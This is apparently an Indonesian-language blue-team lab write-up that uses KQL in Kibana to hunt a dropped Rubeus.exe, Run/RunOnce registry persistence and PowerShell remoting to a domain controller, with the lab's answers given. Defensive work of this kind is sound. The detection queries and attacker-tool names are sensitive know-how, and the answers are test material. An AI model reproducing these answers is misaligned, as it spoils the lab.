
KQL: event.code: 11 and file.directory: “C:\\Users\\Public” and file.name: *r*




Setelah menemukannya saya menambahkan beberapa kolom yaitu file directory, file name, dan username disini kita menemukan sebuah file yang ditaruh bernama Rubeus.exe yang berada di C:\Users\Public dengan username svc-sql1. JAWABAN: svc-sql1

Hunt 2


Buat query KQL untuk mencari “Boot Logon AutoStart Execution: Registry Run Keys/Startup Folder”, masukkan isi “registry.value” dalam dokumen yang terkait dengan tindakan persistensi berbasis registry sebagai jawaban




Pertama saya mempelajari teknik penyerang pada platform Mitrem, ID Teknik serangan ini adalah T1547.001, kita sekarang mendapat informasi bahwa kemungkinan penyerang menggunakan registry Run dan RunOnce



Lalu saya mencari event ID untuk registry dan kita sudah mendapatkan 3 event ID yaitu 12,13 dan 14. Dilihat dari teknik Mitre T1547.001 sebelumnya penyerang menaruh registry bawaan windows yaitu Run dan RunOnce kita akan mencoba event ID 13 yaitu event ID yang mencatat modifikasi atau menulis nilai pada registry.




Setelah mempelajari teknik dari mitre dan mencari informasi event id id google saya memulai membuat KQL untuk mencari event ID 13 dan registry path Run dan RunOnce.




Lalu saya menambahkan kolom registry.value disini saya menemukan sangat banyak registry yang telah ditambahkan lalu saya akan mengambil registry yang paling pertama dibuat yaitu “LgvHsviAUVTsIN” untuk menjawab pertanyaan lab

Hunt 3


Buat query KQL untuk mencari “Powershell Remoting for Lateral Movement”. Periksa isi “winlog.user.name” yang terkait dengan powershell remoting based lateral movement ke DC1









Pertama saya mencari tau informasi tentang WinRM dan mencari event ID untuk melihat aktivitas Powershell yaitu 4104



Selanjutnya saya mebuat KQL untuk menampilkan event id 4104 karena saya sudah mengecek seluruh aktivitas yang dilakukan oleh SYSTEM maka saya akan memfilternya agar menyaring log yang tidak perlu





Kita berhasil menemukan username yang mencoba untuk melakukan remote powershell for lateral movement ke DC1 yaitu svc-sql1